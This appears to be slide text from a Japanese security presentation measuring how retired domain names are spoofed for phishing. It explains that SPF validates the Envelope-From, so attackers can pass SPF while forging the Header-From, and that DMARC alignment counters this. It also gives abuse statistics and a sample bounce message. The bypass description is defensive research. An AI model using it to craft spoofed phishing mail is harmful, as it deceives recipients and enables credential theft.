- SPF 認証で使用する Envelope-From と DKIM 認証で使用する DKIM Signature がそれぞれ、Header-From と一致しているか確認し、不整合があった場合にはポリシーに従って対応する

Return-Path: <hoge@malicious.example.net>

SPF Aligned Fail

...

DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
d= malicious.example.net; s=selector1; ...

...

From: <riyoushuuryou@aaa.example>

Subject: 【重要】利用終了のお知らせ

DKIM Aligned Fail

< DMARC ポリシー >

SPF/DKIM 認証に失敗したら reject (受信拒否)

DNS




02

送信元(example.com)の
SPF、DKIMを検証
→ 失敗




From xxx@example.com



メールサーバ

SPF、DKIM Pass 事例

- SPF: "*v=spf1 -all*" が設定してあるにもかかわらず、SPF がパスする事例が散見された
 - SPF で検証されるのは Header-From ではなく **Envelope-From**
 - 攻撃者は Header-From を利用終了ドメイン名にして、Envelope-From に攻撃者が用意したドメイン名を入れる
 - 攻撃者は Envelope-From の SPF レコードで送信元 IP アドレスを許可している



- つまり SPF 単体ではバイパスする手法があるため、対応するには DMARC レコードを設定しアライメントを検証させる必要がある (2083 件中 274 件で SPF がパスした)

結局どんなドメイン名が狙われる？



- 利用終了ドメイン名の元々の用途ごとに偽装メールに悪用されたドメイン名の数を集計した

用途	悪用されたドメイン名の数	比率
元コーポレートドメイン	1 個 (全 2 個)	50.0 %
元ウェブサイト	4 個 (全 8 個)	50.0 %
商標保護	51 個 (全 127 個)	40.1 %
元メール用	2 個 (全 6 個)	33.3 %

- 用途による悪用発生率に有意な差は見られなかった

なりすましメールの内容

- ruf レポートを入手することはできなかったが不到達メールから、なりすましメールの内容を一部確認することができた

```
To: xxxxxxxxx@aaa.example.jp (利用終了ドメイン名)
datetime: 2025-MM-DDTHH:MM:SS.000Z
Subject: Returned mail: see transcript for details
From: Mail Delivery Subsystem <MAILER-DAEMON@bounce.example.net>
Body: This message was created automatically by mail delivery software. Deny to deliver the
message you sent to one or more recipients. Reasons for deny are as follows: REASONS:
Policy Reasons RECIPIENTS: yyyyyyyyyy@bbb.example.co.jp (なりすましメールの宛先)
```

- なりすましメールの内容はいずれも、日本企業(証券会社、鉄道会社など)が提供するサービスのフィッシングメールであった